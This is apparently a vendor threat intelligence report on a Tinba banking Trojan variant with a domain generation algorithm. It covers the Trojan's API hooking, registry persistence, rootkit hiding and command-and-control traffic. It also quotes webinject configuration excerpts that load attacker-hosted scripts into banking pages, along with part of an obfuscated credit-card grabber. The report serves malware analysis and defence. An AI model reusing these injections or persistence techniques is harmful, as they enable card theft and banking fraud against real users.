

THREAT INTELLIGENCE REPORT

# Tinba Malware: Domain Generation Algorithm Means New, Improved, and Persistent

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## THE THREAT

#### **Trojans**

A Trojan is a piece of malware that appears to the user to perform a desirable function but (perhaps in addition to the expected function) steals information or harms the system. Trojans employ two main techniques to steal users' credentials or initiate money transfers on their behalf:

- Modifying the website's client-side web page.
- Sniffing the browser's activity for information that is sent to different banks, before the packets are encrypted by SSL.

#### **Script Injections**

Recently several e-banking Trojans (Zeus, Cridex, Citadel) have used script injection techniques to modify the original web page. The modification may enable the attacker to perform money transactions using victims' credentials. This may be perpetrated by a Trojan injecting a malicious JavaScript code to the client's browser, once the client is connected to the website. The injected code performs different functions, including attempting a money transfer from the client's account, gaining control on mobile devices, and much more.

To maintain the information sent by the Trojans, attackers have developed different types of command and control (C&C) systems that enable them to grab and manage it. The systems are usually PHP-based systems accompanied by a SQL database.

## SUMMARY OF THE ATTACK

Tinba, also known as "Tinybanker", "Zusy" and "HµNT€R\$", is a banking Trojan that was first seen in the wild around May 2012. Its source code was leaked in July 2014. Cybercriminals customized the leaked code and created an even more sophisticated piece of malware that is being used to attack a large number of popular banking websites around the world.

The original Tinba malware was written in the assembly programming language and was noted for its very small size (around 20 KB including all Webinjects and configuration). The malware mostly uses four system libraries during runtime:

ntdll.dll, advapi32.dll, ws2\_32.dll, and user32.dll. Its main functionality is hooking all the browsers on the infected machine, so it can intercept HTTP requests and perform web injections.

The new and improved version contains a domain generation algorithm (DGA), which makes the malware much more persistent and gives it the ability to come back to life even after a command and control (C&C) server is taken down.




Figure 1: Diagram of the Tinba attack

## MALWARE ANALYSIS DETAILS

#### **Dropper Infection**

Upon execution, the malware initially infects the system by opening the winver.exe process, which is a legitimate windows applet that shows the Windows version, injecting itself into it, and propagating into Explorer.exe by creating Thread ID: 3460.

Then, while operating through Explorer.exe, it writes itself as a bin.exe file in the C:\Documents and Settings\Administrator\Application Data\557CEB7B\ folder.

The folder name may vary for different Tinba variants.

PROCESS NAME	PROCESS ID	THREAD ID	OPERATION	РАТН	DETAIL
Tinba.exe	2328	1288	Process Create	C:\WINDOWS\system32\winver.exe	PID: 1360, Command line: winver
winver.exe	1360	1288	Process Start		Parent PID: 2328, Command line: winver
winver.exe	1360	1288	Thread Create		Thread ID: 3460
Explorer.EXE	1660	3460	Thread Create		Thread ID: 2900
winver.exe	1360	3460	Process Exit		Exit Status: 0
Explorer.EXE	1660	2900	WriteFile	C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe	Offset: 131,072, Length: 36,280

Table 1: Tinba malware infection process

## **Hooking System Functions**

Tinba gains control over the system by hooking several functions inside the ntdll.dll library. The hooked functions are: NtCreateProcessEx, NtCreateThread, NtEnumerateValueKey, NtQueryDirectoryFile, and NtResumeThread.

Hooked Object	Hook Address and Location	Type of Hook
[1660]explorer.exe>ntdll.dll>NtCreateProcessEx	0x7C90D15E>00C813A2 - [unknown_code_page]	Inline - RelativeJump
[1660]explorer.exe>ntdll.dll>NtCreateThread	0x7C90D1AE>00C813E3 - [unknown_code_page]	Inline - RelativeJump
[1660]explorer.exe>ntdll.dll>NtEnumerateValueKey	0x7C90D2EE>00C81E94 - [unknown_code_page]	Inline - RelativeJump
[1660]explorer.exe>ntdll.dll>NtQueryDirectoryFile	0x7C90D76E>00C81F06 - [unknown_code_page]	Inline - RelativeJump
[1660]explorer.exe>ntdll.dll>NtResumeThread	0x7C90DB3E>00C8142C - [unknown_code_page]	Inline - RelativeJump

Table 2: The ntdll.dll library and its functions hooked by Explorer.exe as seen in the Rootkit unhooker tool

#### **Autorun Locations**

In order to stay persistent in the system, the malware writes two autorun locations, making it start with Windows at boot. The autoruns are written into the registry in both HKEY\_CURRENT\_USER and HKEY\_LOCAL\_MACHINE registry hives, under the Software\Microsoft\Windows\CurrentVersion\Run\ key; both point to the malware executable at C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe.

PROCESS NAME	PROCESS ID	OPERATION	PATH	DETAIL
Explorer.EXE	1660	RegSetValue	HKCU Software\Microsoft\Windows\ CurrentVersion\Run\557CEB7B	Type: REG SZ, Length: 148, Data: C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe
Explorer.EXE	1660	RegSetValue	HKLM Software\Microsoft\Windows\ CurrentVersion\Run\557CEB7B	Type: REG_SZ, Length: 148, Data: C:\Documents and Settings\Administrator\Application Data\557CEB7B\bin.exe

Table 3: Tinba persistence method

### **Deployment on Disk**

Tinba writes deployed files into the C:\Documents and Settings\Administrator\Application Data\557CEB7B\ folder.

- log.dat, ntf.dat—These are used to store the collected data from the infected machine, before it's sent to the C&C server. These files are encrypted, and removed right after being written.
- bin.exe—This malware executable file gets run on system boot.
- web.dat—This Webinject configuration file is being written when downloaded from the C&C.

PROCESS NAME	PROCESS ID	OPERATION	РАТН	DETAIL
Explorer.EXE	1660	WriteFile	C:\Documents and Settings\Administrator\Application Data\557CEB7B log.dat	Offset: 918, Length: 378

Explorer.EXE	1660	WriteFile	C:\Documents and Settings\Administrator\Application Data\557CEB7B ntf.dat	Offset: 0, Length: 1,296
Explorer.EXE	1660	WriteFile	C:\Documents and Settings\Administrator\Application Data\557CEB7B bin.exe	Offset: 0, Length: 136,120
Explorer.EXE	1660	WriteFile	C:\Documents and Settings\Administrator\Application Data\557CEB7B <mark>web.dat</mark>	Offset: 0, Length: 35,574

Table 4: Malware deployment

### Hooking the Browsers and Lowering Security

When a browser application gets executed, the malware injects itself into the process and hooks wininet.dll library functions, which allows it to perform browser injections. The hooked functions are: HttpQueryInfoA, HttpSendRequestA, HttpSendRequestW, InternetCloseHandle, InternetQueryDataAvailable, InternetReadFile, and InternetReadFileExA.

Tinba also lowers security settings and sets the DisplayMixedContentInternet option to 0. This allows attackers to perform browser injections without prompting the user.

Hooked Object	Hook Address and Location
[2684]IEXPLORE.EXE>wininet.dll>HttpSendRequestA	0x3D947021>00154184 - [unknown_code_page]
[2684]IEXPLORE.EXE>wininet.dll>InternetReadFile	0x3D94F5EB>00154260 - [unknown_code_page]
[2684]IEXPLORE.EXE>wininet.dll>HttpQueryInfoA	0x3D95182D>001545DE - [unknown_code_page]
[2684]IEXPLORE.EXE>wininet.dll>InternetCloseHandle	0x3D952128>00154218 - [unknown_code_page]
[2684]IEXPLORE.EXE>wininet.dll>InternetQueryDataAvailable	0x3D95509F>0015453D - [unknown_code_page]
[2684]IEXPLORE.EXE>wininet.dll>HttpSendRequestW	0x3D958BDE>001541CE - [unknown_code_page]
[2684]IEXPLORE.EXE>wininet.dll>InternetReadFileExA	0x3D962C09>001543FB - [unknown_code_page]

Table 5: The wininet.dll library and its functions hooked by Internet Explorer

PROCESS NAME	PROCESS ID	OPERATION	PATH	DETAIL
IEXPLORE.EXE	3756	RegSetValue	HKCLNSoftware\Microsoft\Windows\CurrentVersion\ Internet Settings\Zones\3\1609	Type: REG_DWORD, Length: 4, Data: 0

Table 6: Lowering security setting to 0

#### **Rootkit**

The malware is a rootkit, meaning that by hooking system functions, it has higher system privileges than the user, so it can to hide itself from the user's eyes, making it impossible to remove manually. Special anti-rootkit tools, such as IceSword, are required to see the malware registry keys and files on disk.

#### Registry



Figure 2: The registry key as seen from the Registry editor




Figure 3: The registry key as seen from IceSword

#### **Files**




Figure 4: The infected folder does not appear ("Show hidden files and folders" option is on)



Figure 5: Trying to access the folder from the address bar




Figure 6: DNS queries sent to generated domains

#### Communication with C&C

After finding a responsive domain, Tinba sends initial bot information to the C&C server and gets a valid response. All the communication between the bot and the C&C server is encrypted.

Figure 7: Initial communications with a DGA-generated domain

#### Downloading the Webinject Configuration File from the C&C

If the response from the C&C server is valid, the malware sends an HTTP POST packet requesting the configuration file. If the request passes the validation, the server returns the file.

```
| March | Marc
```

Figure 8: Webinject configuration file download

#### Posting Stolen Data To The Drop Zone

Tinba steals the user's login data from the infected machine and sends it to the C&C server.

Figure 9: Data sent to the server by the bot

#### The Configuration File

The configuration file reveals browser injections of several targeted banks, mainly from Australia, but also from Germany, Spain, Finland, and Switzerland.

There are multiple injection types, most likely bought in the underground from different Webinject writers. There is a generic VBV grabber, ATSEngine CC+VBV grabber, some specially crafted injections that are adjusted to each bank, and some other miscellaneous injections such as a Bitcoin stealer. Some of the man-in-the-browser (MITB) panels and files are hosted on different servers.

The ATSEngine CC+VBV grabber is also widely used by the known Zeus Trojan, and is sold as a toolkit in the underground. This is a dynamic injection that can be updated easily on the server side without sending a new configuration to each bot, and it can be configured to steal credit card and other sensitive information from Google, Yahoo!, Windows Live, and Twitter websites.

```
*ibanking. - * Com.au/ * GP
data_before
data_end
data_inject
cscript>var bid = '38119222'; </script>
<script src="https://netwworking.com/au/injects/perp.js"></script>
data_end
data_after
:/body>
data_end
      data_before
data_end
data_inject
<script>var bid = '38119222'; </script>
<script src="https://netwworking.com/au/injects/".js"></script>
data_end
data after
</body>
data_end
          .com.au/
data_before
data_end
data_inject
cscript>var bid = '38119222'; </script>
<script src= https://netwworking.com/au/injects/===:.js ></script>
data_end
data_after
</body>
data_end
```

Figure 10: Specially crafted injections; each targeted bank has a unique script

```
NCCVBV: GOOGLE
http*://*.google.* GP
data_before
html*>*<head*>*<meta content="text/html; charset=UTF-8" http-equiv="content-type">
data_end
data_inject
<inject></inject>
data_end
data_after
data_end
data_before
<!DOCTYPE*>*<html*>*<head*>
data_end
data_inject
<inject></inject>
data_end
data_after
data_end
data_before
<inject></inject>
data_end
vata_inject
<script>var homeLink = https://omtorwa.com/security; var pkey = "password"; eval(function(p,a,c,k,e,r){e=fu}
:c.toString(36))}; if(!' .reptace(/^/,String)){wntce(c--)r[e(c)]=k[c]]||e(c);k=[function(e){return r[e]}];e=f
+'\\b','g'),k[c]);return p}('9 1M="[2V]";9 1l="2d";(q(){\'2W 2X\';w.1N=q(h){9 j=10.1m.1P;9 k=10.1m.V;A.2e=i++){7(b.1o(c,a[d],d,a)==={})s}}}};A.V=q(d,e,f){9 g=[];
i++){7(b.1o(c,a[l],i,a)===(})s}}\}v{L(9 d 2f a){7(a.2Y(d)){7(b.1o(c,a[d],d,a)==={})s}}}};A.V=q(d,e,f){9 g=[];
;7(h){A.1Q=h}};1N.1m={2g:q(){9 c=[];c.M(1p.1R);c.M([1s.2Z,1s.30,1s.32].N(\'x\'));c.M(1q 1r().33());c.M(!w.');s[p.38,p.39,b].N(\'::\')},A).N(\';\');c.M(d);7(A.1Q){s A.1Q(c.N(\'##\'),31)}\rangle{s A.2h(c,N(\'##\'),31)}}
data_inject
```

Figure 11: CC+VBV grabber injection as seen in the configuration file; there is a link to the MITB panel

#### **Configuration File Structure**

- G Placed after the URL; information grabbing or injections are triggered on GET requests.
- P Placed after the URL; information grabbing or injections are triggered on POST requests.
- ! Placed before the URL; the malware will not grab information from the URL if the '!' symbol is placed before it.
- \* Wildcard for the URL string; any set of numbers or characters can be used in place of this symbol.
- Set\_url this sets the target URL to which the injection is triggered.
- Data\_before This is the element placed before the injection. (The malware searches for this HTML element and places the injection after it.) Data\_end
- Data\_inject Here goes the injected HTML/JavaScript code. Data\_end
- Data\_after This is the element placed after the injection. (The malware searches for this HTML element and places the injection before it.) Data\_end

#### Tinba C&C Admin Panel

The source code of Tinba was leaked, and the C&C admin panel may have been altered by the new Tinba authors.

This is the C&C admin panel of the leaked Tinba source code:



Figure 12: The Summary page of the leaked Tinba source C&C panel



Figure 13: The About page of the leaked Tinba source C&C panel

## MAN IN THE BROWSER INJECTIONS

#### **Specially Crafted Online Banking Injections**

When an infected user logs in to his banking account, a specially crafted injection may produce a popup requesting additional details, credit card information, PIN/OTP authentication, or other info that may be used for fraudulent activities such as performing transactions, stealing sensitive data, and more. It all depends on the configuration of the malware and the script it injects. Some scripts may present false information in regards to the banking account, such as balance information, history of transactions, out-of-service messages, and more.

Below is an injection example from the configuration file (this is a demo logo—the look and feel are adjusted for the targeted bank).




Figure 14: Page 1 of the injection, shown at the login page

ssword (vermed by visa	Mastercard, SecureCode).	
Name on card		
Credit card number		
Expiry date (e.g. 08/13)		
Three-digit security code		
Credit card account number 0000		
Date of birth		

Figure 15: Page 2 of the injection, shown after a successful login



Figure 16: Page 3 of the injection asks the user for his password

#### Generic VBV Grabber

The Trojan is configured to inject the https://omtorwa.com/vbvgr/src/x.js script in every URL that has the word book or pay in it. These words are typically used by online shopping websites.

The script shows a popup with a message urging the customer to provide sensitive data.

```
set_url *book* GP
                      set_url *pay* GP data_before
        data_before data_end data_end
data_inject
                                                 data_inject
<script>
                                                 <script>
var myComputer = "%BOTID%";
                                                var myComputer = "%BOTID%";
</script>
                                                 </script>
                                                <script
src="https://omtorwa.com/vbvgr/src/x.js"></sc</pre>
                                                src="https://omtorwa.com/vbvgr/src/x.js"></sc</pre>
ript> ript>
data_end
                                                 data_end
data_after
                                                 data_after
</head> </head> data_end data_end
```

Figure 17: Targeting the words book or pay





Figure 18: Different versions for different languages, depending on the geographical location of the user




Figure 19: Stolen VBV grabber data as seen on the server

#### CC+VBV Grabber

Similarly to the latest Zeus variants, Tinba uses ATSEngine injections to steal credit card numbers and VBV authentication.

When visiting Google, Yahoo, Windows Live, or Twitter, the injection presents a popup to the victim, requesting for credit card details and other sensitive information.




Figure 20: Page 1 of the injection, shown after logging in to a valid account




Figure 21: Page 2, asking for credit card and other sensitive information

#### **ATSEngine Panel**



Figure 22: The man-in-the-browser login panel located at https://omtorwa.com/security/

#### Stolen Credentials



Figure 23: Stolen credit card information stored in a SQLite database on the server

## TINBA DETAILS AND DETECTION RATIO

SHA256: 1dac36c1fa57a7cf002d81f01c66fb522498e3483ff0feaf692318c46013765e

File name: Tinba.exe

Detection ratio: 24 / 52

Analysis date: 2014-10-12 13:41:10 UTC (0 minutes ago)

Figure 24: Detection details

#### **Anti-Virus Scanning Results**

24 out of 52 antivirus scans detected the file as malicious. The full scan results are as follows:

Antivirus	Result	Update
AVware	Trojan.Compcert.090914 (fs)	20141012
Ad-Aware	Gen: Variant, Graftor, 157902	20141012
Agnitum	Trojan. KryptiklrNwL1 HgN1 hw	20141012
AhnLab-V3	Trojan/Win32.Kryptik	20141012
Avira	TR/Spy.ZBot.lperys	20141012
BitDefender	Gen: Variant. Graftor. 157902	20141012
Cyren	W32/Trojan.YJTS-5265	20141012
ESET-NOD32	a variant of Win32/Kryptik.CMCO	20141012
Emsisoft	Gen: Variant. Graftor. 157902 (B)	20141012
F-Secure	Gen: Variant, Graftor, 157902	20141012
Fortinet	W32/Kryptik.CMCOltr	20141012
GData	Gen: Variant. Graftor. 157902	20141012
Ikarus	Trojan-Ransom.Win32.Foreign	20141012
Kaspersky	Trojan-Ransom.Win32.Foreign.lelg	20141012
Malwarebytes	Trojan.Downloader	20141012
McAfee	RDN/Ransomlek	20141012
McAfee-GW-Edition	RDN/Ransomlek	20141012
MicroWorld-eScan	Gen: Variant. Graftor. 157902	20141012
NANO-Antivirus	Trojan.Win32.ZBot.dgczfe	20141012
Norman	Tinba.G	20141012
Qihoo-360	Win32/Trojan. Spy. f65	20141012
Sophos	Mal/Tinba-B	20141012
Symantec	WS.Reputation.1	20141012
VIPRE	Trojan.Compcert.090914 (fs)	20141012
AVG	•	20141012
AegisLab	•	20141012
Antiy-AVL	•	20141012
Avast	•	20141012

Baidu-International	•	20141012
Bkav	•	20141011
ByteHero	•	20141012
CAT-QuickHeal	⊗	20141011
CMC	•	20141009
ClamAV	•	20141012
Comodo	•	20141011
DrWeb	•	20141012
F-Prot	•	20141009
Jiangmin	0	20141011
K7AntiVirus	•	20141010
K7GW	•	20141011
Kingsoft	•	20141012
Microsoft	•	20141012
Panda	•	20141010
Rising	•	20141012
SUPERAntiSpyware	•	20141011
Tencent	0	20140822
TheHacker	•	20141010
TotalDefense	•	20141012
VBA32	•	20141010
ViRobot	•	20141012
Zillya	•	20141012
Zoner	•	20141010
nProtect	•	20141012

Table 7: Scan results

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